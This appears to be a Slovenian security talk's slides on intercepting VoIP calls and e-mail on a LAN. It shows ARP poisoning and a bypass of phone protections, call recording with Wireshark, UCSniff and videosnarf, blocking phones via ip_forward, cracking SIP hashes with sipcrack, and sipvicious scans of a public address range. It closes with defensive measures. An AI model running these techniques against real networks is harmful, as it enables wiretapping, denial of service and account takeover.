
- Težave s kodeki.
- Signalni protokol; Wireshark in UCsniff podpirajo:
 - SIP (Session Initiation Protocol)
 - SCCP (Skinny Call Control Protocol) oz. 'Skinny'.
 - Avaya telefoni uporabljajo H.323 signalni protokol, ki (še) ni (popolnoma) podprt v odprtokodnih orodjih.
- Uporaba mehanizmov za preprečevanje ARP zastrupljanja.

Reševanje "težav"

- Zaobid mehanizmov za preprečevanje ARP zastrupljanja - uporaba možnosti Unicast ARP Request Poisoning.
 - Običajno napravi pošljemo "zastrupljeni" unicast ARP paket in tako "popravimo" njegovo ARP tabelo.
 - Vendar a imajo nekateri telefoni (npr. Cisco Unified IP Phones, nekateri Avaya telefoni) varnostno nastavitev, ki takšno zastrupljanje onemogoča. Med vzpostavljanjem klica s pomočjo SCCP signalnega protokola, ko telefon ugotovi kdo je njegov RTP partner (ang. *peer*), temu partnerju pošlje ARP zahtevek ter tako nazaj popravi svojo ARP tabelo.
 - Rešitev: prestrežemo *StartMediaTransmission SCCP* paket in izvemo, da bo telefon poslal ARP zahtevek, zato ustvarimo lažen unicast ARP odgovor in telefon zasujemo s temi lažnimi paketki. Na ta način "preglasimo" pravi ARP odgovor.

Izpis prometnih podatkov

- Primer izpisa klicev na/iz mobilnih številk:
> strings telefonski_promet.pcap | grep '040\|041\|031'



The screenshot shows the Wireshark interface with a packet list table. The selected packet (No. 118) is highlighted in orange. The details pane shows the following information:

- Transmission Control Protocol, Src Port: 20738 (20738), Dst Port: ndmp (10000), Seq: 1, A...
- ▼ TCP Encapsulation of IPsec Packets
 - ▶ Unknown trailer: 38353432369E010201019D2003001901

The packet bytes pane shows the following data:

```
0010 00 4c 4a a4 00 00 3b 06 e2 62 0a fe ff e7 0a fe .LJ...; .b.....
0020 3c 0a 51 02 27 10 6a cf bc b3 5e 74 9c 7c 50 18 <.Q.'j. ..^t.|P.
0030 20 00 ec 7f 00 00 03 00 00 24 00 08 01 1b 05 18 .....$......
0040 [redacted] 38 35 34 32 36 9e ..l..004 128[redacted].
0050 01 02 01 01 9d 20 03 00 19 01 ..... ..
```

Analiza in poslušanje SIP prometa

The screenshot displays the Wireshark interface for analyzing SIP traffic. The main window shows a list of packets with a filter set to 'sip'. A detailed view of a SIP INVITE packet is shown, with a red box highlighting the 'Status: 100 Trying' field. A 'VoIP Calls' window is overlaid, showing a table of detected calls. A 'VoIP - RTP Player' window is also open, displaying a waveform of the audio stream. The bottom status bar shows 'Packets: 9799 Displayed: 9799 Marked: 0 Profile: Default'.

No.	Time	Source	Destination	Protocol	Info
69	14.865457	153.5	212.1	SIP/XML	Request: PUBLISH sip: @212.1
72	16.867222	153.5	212.1	SIP/XML	Request: PUBLISH sip: @212.1
82	23.453253	153.5	212.1	SIP/SDP	Request: INVITE sip:015805373@212.1, with
83	23.461385	212.1	153.5	SIP	Status: 100 Trying
84	23.466803	212.1	153.5	SIP	Status: 401 Unauthorized
				SIP	Request: ACK sip:015805373@212.1
				SIP/SDP	Request: INVITE sip:015805373@212.1 with
				SIP	Status: 100 Trying
				SIP	Status: 180 Ringing
				SIP	Request: CANCEL sip:015805373@212.1
				SIP	Status: 200 OK
				SIP	Status: 487 Request Cancelled
				SIP	Request: ACK sip:015805373@212.1

No.	Time	Source	Destination	Length	Protocol	Info
1	20:10:32.318					VoIP Calls
2	20:10:32.318					
3	20:10:32.667					
4	20:10:32.669					
5	20:10:33.454					
6	20:10:33.454					
7	20:10:39.671					
8	20:10:40.173					
9	20:10:41.175					
10	20:10:42.669					
11	20:10:42.671					
12	20:10:43.179					
13	20:10:47.665					
14	20:10:47.667					
15	20:10:50.715					
16	20:10:50.777					
17	20:10:52.669					
18	20:10:52.670					

Start Time	Stop Time	Initial Speaker	From	To	Protoco	Packets	State	Comments
21,162982	88,346119		<sip:031		SIP	7	COMPLETE	
102,384695	160,364970	172.16.0.116	"Matej Kovacic" <sip:031		SIP	14	COMPLETE	

VoIP - RTP Player

From 172.16.0.116:5062 to Duration:64,04 Drop by Jitter Buff:0(0,0%) Out of Seq:0(0,0%) Wrong Tim

From to 172.16.0.116:5062 Duration:64,57 Drop by Jitter Buff:28(1,3%) Out of Seq:2(0,1%) Wrong Tim

Jitter buffer [ms] 50 Use RTP timestamp Decode Predvajaj Premor Zaustavi Zapri

[Video]

Analiza H.323 prometa

The screenshot displays the UCSniff GUI with the following elements:

- Navigation Tabs:** Get Started, Hosts List, Active Calls, Media Files, Targets.
- 1. Select Interface:** A dropdown menu showing 'eth0 (10.254.60.51)'.
- 2. Select Mode:** Radio buttons for 'MitM' and 'Monitor' (selected).
- Miscellaneous Options:** A group of checkboxes including 'Enable arp request poisoning', 'Enable SIP log', 'Enable Verbose mode', 'Bypass of GARP Disablement', and 'Enable TFTP Modify Attack'.
- Start UCSniff:** A button to initiate the sniffing process.
- Stop UCSniff:** A button to terminate the sniffing process.
- Output and Status:** A text area showing the following output:

```
Listening on eth0... (Ethernet)
eth0 -> 00:24:E8:A1:DF:0E 10.254.60.51 255.255.255.192

Randomizing 63 hosts for scanning...
33 hosts added to the hosts list...
33 hosts saved to arpsaver.txt


Starting Unified sniffing...

Warning: Please ensure that you hit 'q' when you are finished with this program.
Warning: 'q' re-ARPs the victims. Failure to do so before program exit will result
in a DoS.

Unified sniffing was stopped.
```
- Clear Screen:** A button to reset the output area.

Analiza H.323 prometa

- Komunikacija (RTP) poteka preko UDP, protokol je H323.



Wireshark: Protocol Hierarchy Statistics

Display filter: none

Protocol	% Packets	Packets	Bytes	Mbit/s	End Packets	End By
▼ Frame	100,00 %	1360	260018	0,015	0	
▼ Ethernet	100,00 %	1360	260018	0,015	0	
Address Resolution Protocol	10,74 %	146	6186	0,000	146	6
▼ Internet Protocol	89,26 %	1214	253832	0,015	0	
▼ Transmission Control Protocol	3,24 %	44	2856	0,000	28	1
▼ TCP Encapsulation of IPsec Packets	1,18 %	16	1260	0,000	0	
Encapsulating Security Payload	0,88 %	12	996	0,000	12	
Short Frame	0,29 %	4	264	0,000	4	
▼ User Datagram Protocol	86,03 %	1170	250976	0,014	0	
Bootstrap Protocol	0,15 %	2	2076	0,000	2	2
H323-MESSAGES	0,44 %	6	408	0,000	6	
Data	84,85 %	1154	246780	0,014	1154	246
▼ Session Traversal Utilities for NAT	0,59 %	8	1712	0,000	0	
Data	0,59 %	8	1712	0,000	8	1

Pomoč Zapri

Poslušanje H.323 pogovorov

```
> videosnarf -i telefonski_promet.pcap
```

```
Starting videosnarf 0.63
```

```
[+]Starting to snarf the media packets
```

```
[+] Please wait while decoding pcap file...
```

```
Protocol: Unsupported
```

```
added new stream. :10.254.255.231(20560) to 10.254.60.43(1722). codec is 08
```

```
Protocol: Unsupported
```

```
added new stream. :10.254.255.231(20560) to 10.254.60.43(1722). codec is 08
```

```
Protocol: Unsupported
```

```
added new stream. :10.254.255.231(20560) to 10.254.60.43(1722). codec is 08
```

```
Protocol: Unsupported
```

```
Protocol: Unsupported
```


```
[+]Stream saved to file G711ALAW-media-1.wav
```

```
[+]Stream saved to file G711ALAW-media-2.wav
```

```
[+]Stream saved to file G711ALAW-media-3.wav
```


```
[+]Number of streams found are 3
```

```
[+]Snarfing Completed
```




Bingo!

Ostale možnosti: prestrazanje administratorskega dostopa do centrale, lažni TFTP strežnik za telefone,...



MD5 in SSL... ;-)



Blokada telefonov (ali centrale)

- S pomočjo računalnika je iz telefonskega omrežja mogoče začasno onеспособiti poljuben telefon v omrežju. To storimo tako, da mu enostavno pošiljamo ARP pakete z napačnim MAC naslovom za prehod (gateway) oziroma tako, da na računalniku ne omogočimo IP posredovanja.

```
> echo 0 > /proc/sys/net/ipv4/ip_forward
```

Napadi na avtentikacijo

```
pepelux@debian$ sipcrack sip-users.txt -w dic.txt

SIPcrack 0.2 ( MaJoMu | www.codito.de )
-----

* Found Accounts:

Num      Server      Client      User  Hash|Password
-----
1  10.100.100.102  172.23.0.9  1001  b031c8f29f2939b65f0d9401c8c94000
2  10.100.100.102  172.23.0.9  1001  da49687fde85a93e9dbfb939387696f0
3  10.100.100.102  172.23.0.9  1002  af55dd49bbd767a6fd35882b0e249c3d
4  10.100.100.102  172.23.0.9  1002  1555ffc83f8d80e5657b5695019ecd49
5  10.100.100.102  172.23.0.9  1002  16f880ed28fe8ba6a21487611e24205b
6  10.100.100.102  172.23.0.9  1001  8ee71563a5d173aa7a7eb8d8ae0a5dc4
7  10.100.100.102  172.23.0.9  1001  f74d46471ab4384f02a18a64e921ffe7
8  10.100.100.102  172.23.0.9  1002  a66136e558b34861db73b1aa4f233628
9  10.100.100.102  172.23.0.9  1002  ae6a41ac06613875626ea7ae34dc9a9a

* Select which entry to crack (1 - 9):
```

Napadi na avtentikaciju

```
192.168.0.1 - PuTTY
| Extension | Authentication |
|-----|-----|
| 690 | reqauth |
| 543 | reqauth |
| 541 | reqauth |
| 547 | reqauth |
| 545 | reqauth |
| 678 | reqauth |
| 674 | reqauth |
| 675 | reqauth |
| 676 | reqauth |
| 677 | reqauth |
| 670 | reqauth |
| 672 | reqauth |
| 673 | reqauth |
| 689 | reqauth |
| 688 | reqauth |
| 685 | reqauth |
| 684 | reqauth |
| 687 | reqauth |
| 686 | reqauth |
| 681 | reqauth |
| 680 | reqauth |
| 683 | reqauth |
| 682 | reqauth |

192.168.0.1 - PuTTY
| SIP Device | User Agent | Fingerprint |
|-----|-----|-----|
| 77.38.13.13:5060 | Linksys/SPA2102-5.2.5 | disabled |
| 77.38.13.14:5060 | Linksys/SPA2102-5.2.10 | disabled |
| 77.38.13.28:5060 | Linksys/SPA2102-5.2.10 | disabled |
| 77.38.13.61:5060 | Linksys/SPA2102-5.2.10 | disabled |
| 77.38.13.49:5060 | Asterisk PBX | disabled |
| 77.38.13.7:5060 | Linksys/SPA2102-5.2.5 | disabled |
| 77.38.13.251:5060 | Asterisk PBX | disabled |
| 77.38.13.25:5060 | Linksys/SPA2102-5.2.5 | disabled |
| 77.38.13.68:5060 | Linksys/SPA2102-5.2.10 | disabled |
| 77.38.13.18:5060 | Linksys/SPA2102-5.2.5 | disabled |
| 77.38.13.65:5060 | Linksys/SPA2102-5.1.6 | disabled |
| 77.38.13.37:5060 | Linksys/SPA2102-5.2.5 | disabled |
| 77.38.13.26:5060 | Linksys/SPA2102-5.2.10 | disabled |
| 77.38.13.47:5060 | Voip Gateway/VR4.2 May 17 2007 | disabled |
| 77.38.13.30:5060 | Linksys/SPA2102-5.2.5 | disabled |
| 77.38.13.90:5060 | Linksys/SPA2102-5.2.5 | disabled |
| 77.38.13.19:5060 | Linksys/SPA2102-5.2.10 | disabled |
| 77.38.13.27:5060 | Linksys/SPA2102-5.2.10 | disabled |

~/sipvicious # ./svmap.py 77.38.13.*

~/sipvicious # ./svwar.py 77.38.13.49
```

Prestrezanje e-poštnih komunikacij v LAN omrežju

pošiljatelj, prejemnik, zadeva ❌

Vsebina elektronskega sporočila. ❌

Ime datoteke ❌

-v-s-e-b-i-n-a-
-d-a-t-o-t-e-k-e-

nešifrirano

pošiljatelj, prejemnik, zadeva ❌

Vsebina elektronskega sporočila. ✔️

Ime datoteke ❌

-v-s-e-b-i-n-a-
-d-a-t-o-t-e-k-e-

šifrirano

Na koncu pa smo v poslovnih prostorih našli...



Rešitve?

Možne rešitve

(ki se *seveda* praviloma ne uporabljajo)

- Fizična varnost:
 - kontrola dostopov v prostore;
 - pregled in popis ožičenja;
 - varovanje opreme tudi znotraj omrežja.
- Omrežje:
 - uporaba statičnih ARP tabel na omrežnih stikalih (težava: večja nefleksibilnost omrežja, ker je treba MAC naslov omrežne naprave pred tem vpisati v ARP tabelo na omrežnem stikalu);
 - uporaba 802.1x avtentikacije na telefonih.
 - preveriti dizajn oz. segmentacijo omrežja: preveriti razdelitev omrežja na podomrežja (ang. *subnet*), da se ne uporabljajo omrežni mostovi (ang. *bridge*),...
- Izvedba informacijsko-varnostnega pregleda s strani neodvisnih strokovnjakov ter redno izvajanje informacijsko-varnostnih pregledov.
- Uporaba ZRTP/SRTP šifriranja na telefonih.

Znanstvena fantastika?
(korak naprej)

- Single command execution shellcode
 - One packet – one command
 - Requires no back-channel
 - Works with AAA configurations
 - Cannot change the configuration easily



Cisco IOS - Attack & Defense

The State of the Art

Vir: <http://www.phenoelit-us.org/stuff/FX_Phenoelit_25c3_Cisco_IOS.pdf>.

```
archimede:~/nicssh$ nicssh -c 10.4.4.233
Connecting to 10.4.4.233
ICMP Echo Reply from OS - no nicfw
Goodbye!
archimede:~/nicssh$ nicssh -c8 10.4.4.234
Connecting to 10.4.4.234
ICMP Echo Reply from nicfw (Windows system)
Requesting tcp/80 with cloaking (-8)
nicssh> ?
help memory* sniff* send* reboot cleanup quit
nicssh> cleanup
Clean up requested - wiping GPU...
Received packet from NIC: nicssh wiped
Remote hardware is 00:12:79:94:a3:52
Remote loading standard firmware via UDP.....done
Connection with remote lost, nicfw wiped
Goodbye!
archimede:~/nicssh$ nicssh -ig 10.4.4.234
Connecting to 10.4.4.234
ICMP Echo Reply from OS - no nicfw
Installation requested: nicfw (-i), nicssh (-g)
Remote hardware on LAN is 00:12:79:94:a3:52
Remote loading nicfw via UDP.....done
Connection lost (expected) - please wait...
ICMP Echo Reply from nicfw (Windows system)
Requesting GPU from nicfw...nVidia
Remote loading nicssh via UDP.....done
Connecting to nicssh
nicssh> ?
help memory* sniff* send* reboot cleanup quit
nicssh> quit
Disconnecting from nicssh
Goodbye!
archimede:~/nicssh$ cd
archimede:~$
```



Vir: All your firmware are belong to us, <<http://slo-tech.com/clanki/09010/>>.

BUSTED!



Vprašanja?

<http://pravokator.si>



Vabljeni še na predavanje

Rešitve za zaščito mobilnih komunikacij (13. december 2013)

Na predavanju bodo predstavljene rešitve za zaščito mobilnih komunikacij. Ogledali si bomo kako šifrirati svoja SMS/tekstovna sporočila in telefonske pogovore, kako skriti svoje prometne podatke ter kakšne so možnosti za povsem anonimno komuniciranje.